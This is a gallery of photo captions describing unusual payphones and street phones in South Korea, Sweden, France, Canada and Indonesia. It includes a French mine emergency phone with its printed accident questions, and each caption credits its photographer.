
Unusual Payphones



South Korea. We thought this phone had a very unique design. It looks like someone crammed a cell phone into it, but we're assured that isn't actually the case. Spotted in Seoul.

Photo by Sam Pursglove


Unusual Payphones



Sweden. Found on the island of North Koster (almost certainly the westernmost phone in this country), this is an example of the times changing. Once purported to house the only landline in the area, this booth is now dedicated to preserving ancient reading devices.

Photo by miggedymax


Unusual Payphones


5 - Temps écoulé depuis l'accident ?
6 - Cause matérielle de l'accident ?
7 - De quoi avez-vous besoin ?
SILEC
SILEC
CIRCUIT-TYPE
AGREMENT MS
NUMERO

France. Not actually a payphone, but it's definitely unusual. You've likely never come upon one of these, unless you're a French coal miner. This was seen at the Hély d'Oissel mine in Greasque.

Photo by Mike LINUX


Unusual Payphones



Canada. Probably the most unusual of the bunch, these were found at Vancouver International Airport. When was the last time you saw three working phones next to each other that all took coins, cards, and codes? They even have phone books!

Photo by Estragon


Street Phones



Indonesia. This phone has clearly seen it all and is well prepared for whatever rugged conditions it has to endure. Found in Kuta, Bali.

Photo by Jon Whitton

